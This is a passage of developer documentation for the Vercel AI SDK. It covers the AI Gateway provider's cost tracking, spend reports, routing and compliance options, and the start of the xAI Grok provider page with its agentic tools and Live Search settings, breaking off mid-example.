import { gateway, streamText } from "ai";
const result = streamText({
model: gateway("anthropic/claude-sonnet-4"),
prompt: "Explain quantum entanglement briefly",
});
let generationId: string | undefined;
for await (const part of result.fullStream) {
if (!generationId && part.providerMetadata?.gateway?.generationId) {
generationId = part.providerMetadata.gateway.generationId as string;
console.log(`Generation ID (early): ${generationId}`);
}
}
// Look up cost and usage after the stream completes
if (generationId) {
const generation = await gateway.getGenerationInfo({ id: generationId });
console.log(`Cost: $${generation.totalCost.toFixed(6)}`);
console.log(`Finish reason: ${generation.finishReason}`);
}
The getGenerationInfo() method accepts:
- id string - The generation ID to look up (format:
gen_<ulid>, required)
It returns a GatewayGenerationInfo object with the following fields:
- id string - The generation ID
- totalCost number - Total cost in USD
- upstreamInferenceCost number - Upstream inference cost in USD (relevant for BYOK)
- usage number - Usage cost in USD (same as totalCost)
- createdAt string - ISO 8601 timestamp when the generation was created
- model string - Model identifier used
- isByok boolean - Whether Bring Your Own Key credentials were used
- providerName string - The provider that served this generation
- streamed boolean - Whether streaming was used
- finishReason string - Finish reason (e.g.
'stop') - latency number - Time to first token in milliseconds
- generationTime number - Total generation time in milliseconds
- promptTokens number - Number of prompt tokens
- completionTokens number - Number of completion tokens
- reasoningTokens number - Reasoning tokens used (if applicable)
- cachedTokens number - Cached tokens used (if applicable)
- cacheCreationTokens number - Cache creation input tokens
- billableWebSearchCalls number - Number of billable web search calls
Examples
Basic Text Generation
import { generateText } from "ai";
const { text } = await generateText({
model: "anthropic/claude-sonnet-4.6",
prompt: "Write a haiku about programming",
});
console.log(text);
Streaming
import { streamText } from "ai";
const { textStream } = await streamText({
model: "openai/gpt-5.4",
prompt: "Explain the benefits of serverless architecture",
});
for await (const textPart of textStream) {
process.stdout.write(textPart);
}
Tool Usage
import { generateText, tool } from "ai";
import { z } from "zod";
const { text } = await generateText({
model: "xai/grok-4",
prompt: "What is the weather like in San Francisco?",
tools: {
getWeather: tool({
description: "Get the current weather for a location",
parameters: z.object({
location: z.string().describe("The location to get weather for"),
}),
execute: async ({ location }) => {
// Your weather API call here
return `It's sunny in ${location}`;
},
}),
},
});
Provider-Executed Tools
Some providers offer tools that are executed by the provider itself, such as OpenAI's web search tool. To use these tools through AI Gateway, import the provider to access the tool definitions:
import { generateText, stepCountIs } from "ai";
import { openai } from "@ai-sdk/openai";
const result = await generateText({
model: "openai/gpt-5.4-mini",
prompt: "What is the Vercel AI Gateway?",
stopWhen: stepCountIs(10),
tools: {
web_search: openai.tools.webSearch({}),
},
});
console.dir(result.text);
Gateway Tools
The AI Gateway provider includes built-in tools that are executed by the gateway itself. These tools can be used with any model through the gateway.
Perplexity Search
The Perplexity Search tool enables models to search the web using Perplexity's search API. This tool is executed by the AI Gateway and returns web search results that the model can use to provide up-to-date information.
import { gateway, generateText } from "ai";
const result = await generateText({
model: "openai/gpt-5.4-nano",
prompt: "Search for news about AI regulations in January 2025.",
tools: {
perplexity_search: gateway.tools.perplexitySearch(),
},
});
console.log(result.text);
console.log("Tool calls:", JSON.stringify(result.toolCalls, null, 2));
console.log("Tool results:", JSON.stringify(result.toolResults, null, 2));
You can also configure the search with optional parameters:
import { gateway, generateText } from "ai";
const result = await generateText({
model: "openai/gpt-5.4-nano",
prompt:
"Search for news about AI regulations from the first week of January 2025.",
tools: {
perplexity_search: gateway.tools.perplexitySearch({
maxResults: 5,
searchLanguageFilter: ["en"],
country: "US",
searchDomainFilter: ["reuters.com", "bbc.com", "nytimes.com"],
}),
},
});
console.log(result.text);
console.log("Tool calls:", JSON.stringify(result.toolCalls, null, 2));
console.log("Tool results:", JSON.stringify(result.toolResults, null, 2));
The Perplexity Search tool supports the following optional configuration options:
-
maxResults number
The maximum number of search results to return (1-20, default: 10).
-
maxTokensPerPage number
The maximum number of tokens to extract per search result page (256-2048, default: 2048).
-
maxTokens number
The maximum total tokens across all search results (default: 25000, max: 1000000).
-
searchLanguageFilter string[]
Filter search results by language using ISO 639-1 language codes (e.g.,
['en']for English,['en', 'es']for English and Spanish). -
country string
Filter search results by country using ISO 3166-1 alpha-2 country codes (e.g.,
'US'for United States,'GB'for United Kingdom). -
searchDomainFilter string[]
Limit search results to specific domains (e.g.,
['reuters.com', 'bbc.com']). This is useful for restricting results to trusted sources. -
searchRecencyFilter 'day' | 'week' | 'month' | 'year'
Filter search results by relative time period. Useful for always getting recent results (e.g., 'week' for results from the last week).
The tool works with both generateText and streamText:
import { gateway, streamText } from "ai";
const result = streamText({
model: "openai/gpt-5.4-nano",
prompt: "Search for the latest news about AI regulations.",
tools: {
perplexity_search: gateway.tools.perplexitySearch(),
},
});
for await (const part of result.fullStream) {
switch (part.type) {
case "text-delta":
process.stdout.write(part.text);
break;
case "tool-call":
console.log("\nTool call:", JSON.stringify(part, null, 2));
break;
case "tool-result":
console.log("\nTool result:", JSON.stringify(part, null, 2));
break;
}
}
Parallel Search
The Parallel Search tool enables models to search the web using Parallel AI's Search API. This tool is optimized for LLM consumption, returning relevant excerpts from web pages that can replace multiple keyword searches with a single call.
import { gateway, generateText } from "ai";
const result = await generateText({
model: "openai/gpt-5.4-nano",
prompt: "Research the latest developments in quantum computing.",
tools: {
parallel_search: gateway.tools.parallelSearch(),
},
});
console.log(result.text);
console.log("Tool calls:", JSON.stringify(result.toolCalls, null, 2));
console.log("Tool results:", JSON.stringify(result.toolResults, null, 2));
You can also configure the search with optional parameters:
import { gateway, generateText } from "ai";
const result = await generateText({
model: "openai/gpt-5.4-nano",
prompt: "Find detailed information about TypeScript 5.0 features.",
tools: {
parallel_search: gateway.tools.parallelSearch({
mode: "agentic",
maxResults: 5,
sourcePolicy: {
includeDomains: ["typescriptlang.org", "github.com"],
},
excerpts: {
maxCharsPerResult: 8000,
},
}),
},
});
console.log(result.text);
console.log("Tool calls:", JSON.stringify(result.toolCalls, null, 2));
console.log("Tool results:", JSON.stringify(result.toolResults, null, 2));
The Parallel Search tool supports the following optional configuration options:
-
mode 'one-shot' | 'agentic'
Mode preset for different use cases:
'one-shot'- Comprehensive results with longer excerpts for single-response answers (default)'agentic'- Concise, token-efficient results optimized for multi-step agentic workflows
-
maxResults number
Maximum number of results to return (1-20). Defaults to 10 if not specified.
-
sourcePolicy object
Source policy for controlling which domains to include/exclude:
includeDomains- List of domains to include in search resultsexcludeDomains- List of domains to exclude from search resultsafterDate- Only include results published after this date (ISO 8601 format)
-
excerpts object
Excerpt configuration for controlling result length:
maxCharsPerResult- Maximum characters per resultmaxCharsTotal- Maximum total characters across all results
-
fetchPolicy object
Fetch policy for controlling content freshness:
maxAgeSeconds- Maximum age in seconds for cached content (set to 0 for always fresh)
The tool works with both generateText and streamText:
import { gateway, streamText } from "ai";
const result = streamText({
model: "openai/gpt-5.4-nano",
prompt: "Research the latest AI safety guidelines.",
tools: {
parallel_search: gateway.tools.parallelSearch(),
},
});
for await (const part of result.fullStream) {
switch (part.type) {
case "text-delta":
process.stdout.write(part.text);
break;
case "tool-call":
console.log("\nTool call:", JSON.stringify(part, null, 2));
break;
case "tool-result":
console.log("\nTool result:", JSON.stringify(part, null, 2));
break;
}
}
Usage Tracking with User and Tags
Track usage per end-user and categorize requests with tags:
import type { GatewayProviderOptions } from "@ai-sdk/gateway";
import { generateText } from "ai";
const { text } = await generateText({
model: "openai/gpt-5.4",
prompt: "Summarize this document...",
providerOptions: {
gateway: {
user: "user-abc-123", // Track usage for this specific end-user
tags: ["document-summary", "premium-feature"], // Categorize for reporting
} satisfies GatewayProviderOptions,
},
});
This allows you to:
- View usage and costs broken down by end-user in your analytics
- Filter and analyze spending by feature or use case using tags
- Track which users or features are driving the most AI usage
Querying Spend Reports
Use the getSpendReport() method to query usage data programmatically. The reporting API is only available for Vercel Pro and Enterprise plans. For pricing, see the Custom Reporting docs.
import { gateway } from "ai";
const report = await gateway.getSpendReport({
startDate: "2026-03-01",
endDate: "2026-03-25",
groupBy: "model",
});
for (const row of report.results) {
console.log(`${row.model}: $${row.totalCost.toFixed(4)}`);
}
The getSpendReport() method accepts the following parameters:
- startDate string - Start date in
YYYY-MM-DDformat (inclusive, required) - endDate string - End date in
YYYY-MM-DDformat (inclusive, required) - groupBy string - Aggregation dimension:
'day'(default),'user','model','tag','provider', or'credential_type' - datePart string - Time granularity when
groupByis'day':'day'or'hour' - userId string - Filter to a specific user
- model string - Filter to a specific model (e.g.
'anthropic/claude-sonnet-4.5') - provider string - Filter to a specific provider (e.g.
'anthropic') - credentialType string - Filter by
'byok'or'system'credentials - tags string[] - Filter to requests matching these tags
Each row in results contains a grouping field (matching your groupBy choice) and metrics:
- totalCost number - Total cost in USD
- marketCost number - Market cost in USD
- inputTokens number - Number of input tokens
- outputTokens number - Number of output tokens
- cachedInputTokens number - Number of cached input tokens
- cacheCreationInputTokens number - Number of cache creation input tokens
- reasoningTokens number - Number of reasoning tokens
- requestCount number - Number of requests
You can combine tracking and querying to analyze spend by tags you defined:
import type { GatewayProviderOptions } from '@ai-sdk/gateway';
import { gateway, streamText } from 'ai';
// 1. Make requests with tags
const result = streamText({
model: gateway('anthropic/claude-haiku-4.5'),
prompt: 'Summarize this quarter's results',
providerOptions: {
gateway: {
tags: ['team:finance', 'feature:summaries'],
} satisfies GatewayProviderOptions,
},
});
// 2. Later, query spend filtered by those tags
const report = await gateway.getSpendReport({
startDate: '2026-03-01',
endDate: '2026-03-31',
groupBy: 'tag',
tags: ['team:finance'],
});
for (const row of report.results) {
console.log(`${row.tag}: $${row.totalCost.toFixed(4)} (${row.requestCount} requests)`);
}
Provider Options
The AI Gateway provider accepts provider options that control routing behavior and provider-specific configurations.
Gateway Provider Options
You can use the gateway key in providerOptions to control how AI Gateway routes requests:
import type { GatewayProviderOptions } from "@ai-sdk/gateway";
import { generateText } from "ai";
const { text } = await generateText({
model: "anthropic/claude-sonnet-4.6",
prompt: "Explain quantum computing",
providerOptions: {
gateway: {
order: ["vertex", "anthropic"], // Try Vertex AI first, then Anthropic
only: ["vertex", "anthropic"], // Only use these providers
} satisfies GatewayProviderOptions,
},
});
The following gateway provider options are available:
-
order string[]
Specifies the sequence of providers to attempt when routing requests. The gateway will try providers in the order specified. If a provider fails or is unavailable, it will move to the next provider in the list.
Example:
order: ['bedrock', 'anthropic']will attempt Amazon Bedrock first, then fall back to Anthropic. -
only string[]
Restricts routing to only the specified providers. When set, the gateway will never route to providers not in this list, even if they would otherwise be available.
Example:
only: ['anthropic', 'vertex']will only allow routing to Anthropic or Vertex AI. -
sort 'cost' | 'ttft' | 'tps'
Sorts available providers by a performance or cost metric before routing. The gateway will try the best-scoring provider first and fall back through the rest in sorted order. If unspecified, providers are ordered using the gateway's default system ranking.
'cost'— lowest cost first'ttft'— lowest time-to-first-token first'tps'— highest tokens-per-second first
When combined with
order, the user-specified providers are promoted to the front while remaining providers follow the sorted order.Example:
sort: 'ttft'will route to the provider with the fastest time-to-first-token.When
sortis active, the response'sproviderMetadata.gateway.routing.sortobject contains the sort option used, the resulting execution order, per-provider metric values, and any providers that were deprioritized. -
models string[]
Specifies fallback models to use when the primary model fails or is unavailable. The gateway will try the primary model first (specified in the
modelparameter), then try each model in this array in order until one succeeds.Example:
models: ['openai/gpt-5.4-nano', 'gemini-3-flash-preview']will try the fallback models in order if the primary model fails. -
user string
Optional identifier for the end user on whose behalf the request is being made. This is used for spend tracking and attribution purposes, allowing you to track usage per end-user in your application.
Example:
user: 'user-123'will associate this request with end-user ID "user-123" in usage reports. -
tags string[]
Optional array of tags for categorizing and filtering usage in reports. Useful for tracking spend by feature, prompt version, or any other dimension relevant to your application.
Example:
tags: ['chat', 'v2']will tag this request with "chat" and "v2" for filtering in usage analytics. -
byok Record<string, Array<Record<string, unknown>>>
Request-scoped BYOK (Bring Your Own Key) credentials to use for this request. When provided, any cached BYOK credentials configured in the gateway system are not considered. Requests may still fall back to use system credentials if the provided credentials fail.
Each provider can have multiple credentials (tried in order). The structure is a record where keys are provider slugs and values are arrays of credential objects.
Examples:
- Single provider:
byok: { 'anthropic': [{ apiKey: 'sk-ant-...' }] } - Multiple credentials:
byok: { 'vertex': [{ project: 'proj-1', googleCredentials: { privateKey: '...', clientEmail: '...' } }, { project: 'proj-2', googleCredentials: { privateKey: '...', clientEmail: '...' } }] } - Multiple providers:
byok: { 'anthropic': [{ apiKey: '...' }], 'bedrock': [{ accessKeyId: '...', secretAccessKey: '...' }] }
- Single provider:
-
zeroDataRetention boolean
Restricts routing requests to providers that have zero data retention agreements with Vercel for AI Gateway. If there are no providers available for the model with zero data retention, the request will fail. BYOK credentials are skipped when
zeroDataRetentionis set totrueto ensure that requests are only routed to providers that support ZDR compliance. Request-level ZDR is only available for Vercel Pro and Enterprise plans. -
disallowPromptTraining boolean
Restricts routing requests to providers that have agreements with Vercel for AI Gateway to not use prompts for model training. If there are no providers available for the model that disallow prompt training, the request will fail. BYOK credentials are skipped when
disallowPromptTrainingis set totrueto ensure that requests are only routed to providers that do not train on prompt data. -
hipaaCompliant boolean
Restricts routing to models and tools from providers that have signed a BAA with Vercel for the use of AI Gateway (requires Vercel HIPAA BAA add on). BYOK credentials are skipped when
hipaaCompliantis set totrueto ensure that requests are only routed to providers that support HIPAA compliance. -
quotaEntityId string
The unique identifier for the entity against which quota is tracked. Used for quota management and enforcement purposes.
-
providerTimeouts object
Per-provider timeouts for BYOK credentials in milliseconds. Controls how long to wait for a provider to start responding before falling back to the next available provider.
Example:
providerTimeouts: { byok: { openai: 5000, anthropic: 2000 } }For full details, see Provider Timeouts.
You can combine these options to have fine-grained control over routing and tracking:
import type { GatewayProviderOptions } from "@ai-sdk/gateway";
import { generateText } from "ai";
const { text } = await generateText({
model: "anthropic/claude-sonnet-4.6",
prompt: "Write a haiku about programming",
providerOptions: {
gateway: {
order: ["vertex"], // Prefer Vertex AI
only: ["anthropic", "vertex"], // Only allow these providers
} satisfies GatewayProviderOptions,
},
});
Model Fallbacks Example
The models option enables automatic fallback to alternative models when the primary model fails:
import type { GatewayProviderOptions } from "@ai-sdk/gateway";
import { generateText } from "ai";
const { text } = await generateText({
model: "openai/gpt-5.4", // Primary model
prompt: "Write a TypeScript haiku",
providerOptions: {
gateway: {
models: ["openai/gpt-5.4-nano", "gemini-3-flash-preview"], // Fallback models
} satisfies GatewayProviderOptions,
},
});
// This will:
// 1. Try openai/gpt-5.4 first
// 2. If it fails, try openai/gpt-5.4-nano
// 3. If that fails, try gemini-3-flash-preview
// 4. Return the result from the first model that succeeds
Zero Data Retention Example
Set zeroDataRetention to true to route requests to providers that have zero data retention agreements with Vercel for AI Gateway. If there are no providers available for the model with zero data retention, the request will fail. When zeroDataRetention is false or not specified, there is no enforcement of restricting routing. BYOK credentials are skipped when zeroDataRetention is set to true to ensure that requests are only routed to providers that support ZDR compliance. Request-level ZDR is only available for Vercel Pro and Enterprise plans.
import type { GatewayProviderOptions } from "@ai-sdk/gateway";
import { generateText } from "ai";
const { text } = await generateText({
model: "anthropic/claude-sonnet-4.6",
prompt: "Analyze this sensitive document...",
providerOptions: {
gateway: {
zeroDataRetention: true,
} satisfies GatewayProviderOptions,
},
});
Disallow Prompt Training Example
Set disallowPromptTraining to true to route requests to providers that have agreements with Vercel for AI Gateway to not use prompts for model training. If there are no providers available for the model that disallow prompt training, the request will fail. When disallowPromptTraining is false or not specified, there is no enforcement of restricting routing. BYOK credentials are skipped when disallowPromptTraining is set to true to ensure that requests are only routed to providers that do not train on prompt data.
import type { GatewayProviderOptions } from "@ai-sdk/gateway";
import { generateText } from "ai";
const { text } = await generateText({
model: "anthropic/claude-sonnet-4.6",
prompt: "Analyze this proprietary business data...",
providerOptions: {
gateway: {
disallowPromptTraining: true,
} satisfies GatewayProviderOptions,
},
});
HIPAA Compliance Example
Set hipaaCompliant to true to route requests only to models or tools by providers that have signed a BAA with Vercel for the use of AI Gateway. If the model or tool does not have a HIPAA-compliant provider, the request will fail. When hipaaCompliant is false or not specified, there is no enforcement of restricting routing. BYOK credentials are skipped when hipaaCompliant is set to true to ensure that requests are only routed to providers that support HIPAA compliance.
import type { GatewayProviderOptions } from "@ai-sdk/gateway";
import { generateText } from "ai";
const { text } = await generateText({
model: "anthropic/claude-sonnet-4.6",
prompt: "Analyze this patient data...",
providerOptions: {
gateway: {
hipaaCompliant: true,
} satisfies GatewayProviderOptions,
},
});
Quota Entity ID Example
Set quotaEntityId to track and enforce quota against a specific entity. This is useful for multi-tenant applications where you need to manage quota at the entity level (e.g., per organization or team).
import type { GatewayProviderOptions } from "@ai-sdk/gateway";
import { generateText } from "ai";
const { text } = await generateText({
model: "anthropic/claude-sonnet-4.6",
prompt: "Summarize this report...",
providerOptions: {
gateway: {
quotaEntityId: "org-123",
} satisfies GatewayProviderOptions,
},
});
Provider-Specific Options
When using provider-specific options through AI Gateway, use the actual provider name (e.g. anthropic, openai, not gateway) as the key:
import type { AnthropicLanguageModelOptions } from "@ai-sdk/anthropic";
import type { GatewayProviderOptions } from "@ai-sdk/gateway";
import { generateText } from "ai";
const { text } = await generateText({
model: "anthropic/claude-sonnet-4.6",
prompt: "Explain quantum computing",
providerOptions: {
gateway: {
order: ["vertex", "anthropic"],
} satisfies GatewayProviderOptions,
anthropic: {
thinking: { type: "enabled", budgetTokens: 12000 },
} satisfies AnthropicLanguageModelOptions,
},
});
This works with any provider supported by AI Gateway. Each provider has its own set of options - see the individual provider documentation pages for details on provider-specific options.
Available Providers
AI Gateway supports routing to 20+ providers.
For a complete list of available providers and their slugs, see the AI Gateway documentation.
Model Capabilities
Model capabilities depend on the specific provider and model you're using. For detailed capability information, see:
- AI Gateway provider options for an overview of available providers
- Individual AI SDK provider pages for specific model capabilities and features
title: xAI Grok description: Learn how to use xAI Grok and Imagine.
xAI Grok Provider
The xAI Grok provider contains language model support for the xAI API.
Setup
The xAI Grok provider is available via the @ai-sdk/xai module. You can
install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance xai from @ai-sdk/xai:
import { xai } from '@ai-sdk/xai';
If you need a customized setup, you can import createXai from @ai-sdk/xai
and create a provider instance with your settings:
import { createXai } from '@ai-sdk/xai';
const xai = createXai({
apiKey: 'your-api-key',
});
You can use the following optional settings to customize the xAI provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://api.x.ai/v1. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theXAI_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Language Models
You can create xAI models using a provider instance. The
first argument is the model id, e.g. grok-4.20-non-reasoning.
const model = xai('grok-4.20-non-reasoning');
By default, xai(modelId) uses the Chat API. To use the Responses API with server-side agentic tools, explicitly use xai.responses(modelId).
Example
You can use xAI language models to generate text with the generateText function:
import { xai } from '@ai-sdk/xai';
import { generateText } from 'ai';
const { text } = await generateText({
model: xai('grok-4.20-non-reasoning'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
xAI language models can also be used in the streamText function
and support structured data generation with Output
(see AI SDK Core).
Provider Options
xAI chat models support additional provider options that are not part of
the standard call settings. You can pass them in the providerOptions argument:
import { xai, type XaiLanguageModelChatOptions } from '@ai-sdk/xai';
const model = xai('grok-3-mini');
await generateText({
model,
providerOptions: {
xai: {
reasoningEffort: 'high',
} satisfies XaiLanguageModelChatOptions,
},
});
The following optional provider options are available for xAI chat models:
-
reasoningEffort 'low' | 'high'
Reasoning effort for reasoning models.
-
logprobs boolean
Return log probabilities for output tokens.
-
topLogprobs number
Number of most likely tokens to return per token position (0-8). When set,
logprobsis automatically enabled. -
parallel_function_calling boolean
Whether to enable parallel function calling during tool use. When true, the model can call multiple functions in parallel. When false, the model will call functions sequentially. Defaults to
true.
Responses API (Agentic Tools)
You can use the xAI Responses API with the xai.responses(modelId) factory method for server-side agentic tool calling. This enables the model to autonomously orchestrate tool calls and research on xAI's servers.
const model = xai.responses('grok-4.20-non-reasoning');
The Responses API provides server-side tools that the model can autonomously execute during its reasoning process:
- web_search: Real-time web search and page browsing
- x_search: Search X (Twitter) posts, users, and threads
- code_execution: Execute Python code for calculations and data analysis
- view_image: View and analyze images
- view_x_video: View and analyze videos from X posts
- mcp_server: Connect to remote MCP servers and use their tools
- file_search: Search through documents in vector stores (collections)
Vision
The Responses API supports image input with vision models:
import { xai } from '@ai-sdk/xai';
import { generateText } from 'ai';
const { text } = await generateText({
model: xai.responses('grok-3'),
messages: [
{
role: 'user',
content: [
{ type: 'text', text: 'What do you see in this image?' },
{ type: 'image', image: fs.readFileSync('./image.png') },
],
},
],
});
Web Search Tool
The web search tool enables autonomous web research with optional domain filtering and image understanding:
import { xai } from '@ai-sdk/xai';
import { generateText } from 'ai';
const { text, sources } = await generateText({
model: xai.responses('grok-4.20-non-reasoning'),
prompt: 'What are the latest developments in AI?',
tools: {
web_search: xai.tools.webSearch({
allowedDomains: ['arxiv.org', 'openai.com'],
enableImageUnderstanding: true,
}),
},
});
console.log(text);
console.log('Citations:', sources);
Web Search Parameters
-
allowedDomains string[]
Only search within specified domains (max 5). Cannot be used with
excludedDomains. -
excludedDomains string[]
Exclude specified domains from search (max 5). Cannot be used with
allowedDomains. -
enableImageUnderstanding boolean
Enable the model to view and analyze images found during search. Increases token usage.
X Search Tool
The X search tool enables searching X (Twitter) for posts, with filtering by handles and date ranges:
const { text, sources } = await generateText({
model: xai.responses('grok-4.20-non-reasoning'),
prompt: 'What are people saying about AI on X this week?',
tools: {
x_search: xai.tools.xSearch({
allowedXHandles: ['elonmusk', 'xai'],
fromDate: '2025-10-23',
toDate: '2025-10-30',
enableImageUnderstanding: true,
enableVideoUnderstanding: true,
}),
},
});
X Search Parameters
-
allowedXHandles string[]
Only search posts from specified X handles (max 10). Cannot be used with
excludedXHandles. -
excludedXHandles string[]
Exclude posts from specified X handles (max 10). Cannot be used with
allowedXHandles. -
fromDate string
Start date for posts in ISO8601 format (
YYYY-MM-DD). -
toDate string
End date for posts in ISO8601 format (
YYYY-MM-DD). -
enableImageUnderstanding boolean
Enable the model to view and analyze images in X posts.
-
enableVideoUnderstanding boolean
Enable the model to view and analyze videos in X posts.
Code Execution Tool
The code execution tool enables the model to write and execute Python code for calculations and data analysis:
const { text } = await generateText({
model: xai.responses('grok-4.20-non-reasoning'),
prompt:
'Calculate the compound interest for $10,000 at 5% annually for 10 years',
tools: {
code_execution: xai.tools.codeExecution(),
},
});
View Image Tool
The view image tool enables the model to view and analyze images:
const { text } = await generateText({
model: xai.responses('grok-4.20-non-reasoning'),
prompt: 'Describe what you see in the image',
tools: {
view_image: xai.tools.viewImage(),
},
});
View X Video Tool
The view X video tool enables the model to view and analyze videos from X (Twitter) posts:
const { text } = await generateText({
model: xai.responses('grok-4.20-non-reasoning'),
prompt: 'Summarize the content of this X video',
tools: {
view_x_video: xai.tools.viewXVideo(),
},
});
MCP Server Tool
The MCP server tool enables the model to connect to remote Model Context Protocol (MCP) servers and use their tools:
const { text } = await generateText({
model: xai.responses('grok-4.20-non-reasoning'),
prompt: 'Use the weather tool to check conditions in San Francisco',
tools: {
weather_server: xai.tools.mcpServer({
serverUrl: 'https://example.com/mcp',
serverLabel: 'weather-service',
serverDescription: 'Weather data provider',
allowedTools: ['get_weather', 'get_forecast'],
}),
},
});
MCP Server Parameters
-
serverUrl string (required)
The URL of the remote MCP server.
-
serverLabel string
A label to identify the MCP server.
-
serverDescription string
A description of what the MCP server provides.
-
allowedTools string[]
List of tool names that the model is allowed to use from the MCP server. If not specified, all tools are allowed.
-
headers Record<string, string>
Custom headers to include when connecting to the MCP server.
-
authorization string
Authorization header value for authenticating with the MCP server (e.g.,
'Bearer token123').
File Search Tool
The file search tool enables searching through documents stored in xAI vector stores (collections):
import { xai, type XaiLanguageModelResponsesOptions } from '@ai-sdk/xai';
import { streamText } from 'ai';
const result = streamText({
model: xai.responses('grok-4.20-reasoning'),
prompt: 'What documents do you have access to?',
tools: {
file_search: xai.tools.fileSearch({
vectorStoreIds: ['collection_your-collection-id'],
maxNumResults: 10,
}),
},
providerOptions: {
xai: {
include: ['file_search_call.results'],
} satisfies XaiLanguageModelResponsesOptions,
},
});
File Search Parameters
-
vectorStoreIds string[] (required)
The IDs of the vector stores (collections) to search.
-
maxNumResults number
The maximum number of results to return from the search.
Provider Options for File Search
-
include Array<'file_search_call.results'>
Include file search results in the response. When set to
['file_search_call.results'], the response will contain the actual search results with file content and scores.
Multiple Tools
You can combine multiple server-side tools for comprehensive research:
import { xai } from '@ai-sdk/xai';
import { streamText } from 'ai';
const { fullStream } = streamText({
model: xai.responses('grok-4.20-non-reasoning'),
prompt: 'Research AI safety developments and calculate risk metrics',
tools: {
web_search: xai.tools.webSearch(),
x_search: xai.tools.xSearch(),
code_execution: xai.tools.codeExecution(),
file_search: xai.tools.fileSearch({
vectorStoreIds: ['collection_your-documents'],
}),
data_service: xai.tools.mcpServer({
serverUrl: 'https://data.example.com/mcp',
serverLabel: 'data-service',
}),
},
});
for await (const part of fullStream) {
if (part.type === 'text-delta') {
process.stdout.write(part.text);
} else if (part.type === 'source' && part.sourceType === 'url') {
console.log('\nSource:', part.url);
}
}
Provider Options
The Responses API supports the following provider options:
import { xai, type XaiLanguageModelResponsesOptions } from '@ai-sdk/xai';
import { generateText } from 'ai';
const result = await generateText({
model: xai.responses('grok-4.20-non-reasoning'),
providerOptions: {
xai: {
reasoningEffort: 'high',
} satisfies XaiLanguageModelResponsesOptions,
},
// ...
});
The following provider options are available:
-
reasoningEffort 'low' | 'medium' | 'high'
Control the reasoning effort for the model. Higher effort may produce more thorough results at the cost of increased latency and token usage.
-
logprobs boolean
Return log probabilities for output tokens.
-
topLogprobs number
Number of most likely tokens to return per token position (0-8). When set,
logprobsis automatically enabled. -
include Array<'file_search_call.results'>
Specify additional output data to include in the model response. Use
['file_search_call.results']to include file search results with scores and content. -
store boolean
Whether to store the input message(s) and model response for later retrieval. Defaults to
true. -
previousResponseId string
The ID of the previous response from the model. You can use it to continue a conversation.
Live Search
xAI models support Live Search functionality, allowing them to query real-time data from various sources and include it in responses with citations.
Basic Search
To enable search, specify searchParameters with a search mode:
import { xai, type XaiLanguageModelChatOptions } from '@ai-sdk/xai';
import { generateText } from 'ai';
const { text, sources } = await generateText({
model: xai('grok-3-latest'),
prompt: 'What are the latest developments in AI?',
providerOptions: {
xai: {
searchParameters: {
mode: 'auto', // 'auto', 'on', or 'off'
returnCitations: true,
maxSearchResults: 5,
},
} satisfies XaiLanguageModelChatOptions,
},
});
console.log(text);
console.log('Sources:', sources);
Search Parameters
The following search parameters are available:
-
mode 'auto' | 'on' | 'off'
Search mode preference:
'auto'(default): Model decides whether to search'on': Always enables search'off': Disables search completely
-
returnCitations boolean
Whether to return citations in the response. Defaults to
true. -
fromDate string
Start date for search data in ISO8601 format (
YYYY-MM-DD). -
toDate string
End date for search data in ISO8601 format (
YYYY-MM-DD). -
maxSearchResults number
Maximum number of search results to consider. Defaults to 20, max 50.
-
sources Array<SearchSource>
Data sources to search from. Defaults to
["web", "x"]if not specified.
Search Sources
You can specify different types of data sources for search:
Web Search
import { xai, type XaiLanguageModelChatOptions } from '@ai-sdk/xai';
const result = await generateText({
model: xai('grok-3-latest'),
prompt: 'Best ski resorts in Switzerland',
providerOptions: {
xai: {
searchParameters: {
mode: 'on',
sources: [
{
type: 'web',
country: 'CH', // ISO alpha-2 country code
allowedWebsites: ['ski.com', 'snow-forecast.com'],
safeSearch: true,
},
],
},
} satisfies XaiLanguageModelChatOptions,
},
});
Web source parameters
- country string: ISO alpha-2 country code
- allowedWebsites string[]: Max 5 allowed websites
- excludedWebsites string[]: Max 5 excluded websites
- safeSearch boolean: Enable safe search (default: true)
X (Twitter) Search
import { xai, type XaiLanguageModelChatOptions } from '@ai-sdk/xai';
const result = await generateText({
model: xai('grok-3-latest'),
prompt: 'Latest updates on Grok AI',
providerOptions: {
xai: {
searchParameters: {
mode: 'on',
sources: [
{
type: 'x',
includedXHandles: ['grok', 'xai'],
excludedXHandles: ['openai'],
postFavoriteCount: 10,
postViewCount: 100,
},
],
},
} satisfies XaiLanguageModelChatOptions,
},
});
X source parameters
- includedXHandles string[]: Array of X handles to search (without @ symbol)
- excludedXHandles string[]: Array of X handles to exclude from search (without @ symbol)
- postFavoriteCount number: Minimum favorite count of the X posts to consider.
- postViewCount number: Minimum view count of the X posts to consider.
News Search
import { xai, type XaiLanguageModelChatOptions } from '@ai-sdk/xai';
const result = await generateText({
model: xai('grok-3-latest'),
prompt: 'Recent tech industry news',
providerOptions: {
xai: {
searchParameters: {
mode: 'on',
sources: [
{
type: 'news',
country: 'US',
excludedWebsites: ['tabloid.com'],
safeSearch: true,
},
],
},
} satisfies XaiLanguageModelChatOptions,
},
});
News source parameters
- country string: ISO alpha-2 country code
- excludedWebsites string[]: Max 5 excluded websites
- safeSearch boolean: Enable safe search (default: true)
RSS Feed Search
import { xai, type XaiLanguageModelChatOptions } from '@ai-sdk/xai';
const result = await generateText({
model: xai('grok-3-latest'),
prompt: 'Latest status updates',
providerOptions: {
xai: {
searchParameters: {
mode: 'on',
sources: [
{
type: 'rss',
links: ['https://status.x.ai/feed.xml'],
},
],
},
} satisfies XaiLanguageModelChatOptions,
},
});
RSS source parameters
- links string[]: Array of RSS feed URLs (max 1 currently supported)
Multiple Sources
You can combine multiple data sources in a single search:
import { xai, type XaiLanguageModelChatOptions } from '@ai-sdk/xai';
const result = await generateText({
model: xai('grok-3-latest'),
prompt: 'Comprehensive overview of recent AI breakthroughs',
providerOptions: {
xai: {
searchParameters: {
mode: 'on',
returnCitations: true,
maxSearchResults: 15,
sources: [
{
